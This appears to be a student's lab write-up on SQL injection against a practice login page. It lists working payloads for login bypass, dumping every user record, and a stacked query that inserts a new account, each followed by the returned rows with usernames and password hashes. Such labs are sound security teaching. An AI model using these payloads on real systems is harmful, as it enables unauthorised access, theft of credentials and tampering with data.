
Qixiang Liu
04/13/2019
SQL injection

Task 1: Impersonate (i.e. log in as) any user, without providing the password.
Username: 0' OR uname LIKE 'j%' #
'uname' represents table of username.



I have retrieved your user information from my database.


First Name	Jacob	Username	jacob
Password	*E8BD367EA8A40D6C29EA94774FD4F6AD0A565F5C		
Introduction	This is Jacob. Nice to meet you!		

First Name	Jayden	Username	jayden
Password	*513E0A38EDBDF782375C585C9BECD0F935352D5F		
Introduction	This is Jayden. Nice to meet you!		

First Name	Joshua	Username	joshua
Password	*2A610820E1B50A5C29FD9CB84DB3BCC66D6F9751		
Introduction	This is Joshua. Nice to meet you!		

First Name	James	Username	james
Password	*42497898A7BE99726310324A6A7C24C98A1D8A3E		
Introduction	This is James. Nice to meet you!		


Task 2: Impersonate any user, without username, without password. pretend that you only know the First Name of the user.
Hint: the username is not case-sensitive, but the password is case-sensitive.



Username: 0' OR first LIKE 'J%' #

Password:

Username: ' OR first ='Junpeng' #




I have retrieved your user information from my database.

First Name	Junpeng	Username	cjp
Password	*254BEE523B3DF56F71C4FC0851D71E441DA2C5CB		
Introduction	This is cjp. Nice to meet you!		

Task 3: Steal all records in the table

Username: ' OR TRUE #



I have retrieved your user information from my database.

First Name	Jacob	Username	jacob
Password	*E8BD367EA8A40D6C29EA94774FD4F6AD0A565F5C		
Introduction	This is Jacob. Nice to meet you!		

First Name	Mason	Username	mason
Password	*ACBE449D5110993C7F47D5ADF18016299009FBCF		
Introduction	This is Mason. Nice to meet you!		

First Name	William	Username	william
Password	*045DF8058BC3F1A1649C117F6698EEC3F9921A24		
Introduction	This is William. Nice to meet you!		


First Name	Jayden	Username	jayden
Password	*513E0A38EDBDF782375C585C9BECD0F935352D5F		
Introduction	This is Jayden. Nice to meet you!		

First Name	Noah	Username	noah
Password	*5DDA55F92A5B519656DFE5CD799FB2C38CFA791D		
Introduction	This is Noah. Nice to meet you!		

First Name	Michael	Username	michael

Task 4: Insert a record (the platform now allows multiple queries concatenated by a semicolon)
Username: robert’;INSERT INTO users(first,uname,passwd,profile) VALUES("Qixiang","qixiang",PASSWORD("qixiang"),"This is Qixiang. Nice to meet you!"); #

Login in Interface
Username: qixiang
Password:qixiang



First Name	Qixiang	Username	qixiang
Password	*B2719641A99F795ADAE787D53572ECA733370595		
Introduction	This is Qixiang. Nice to meet you!		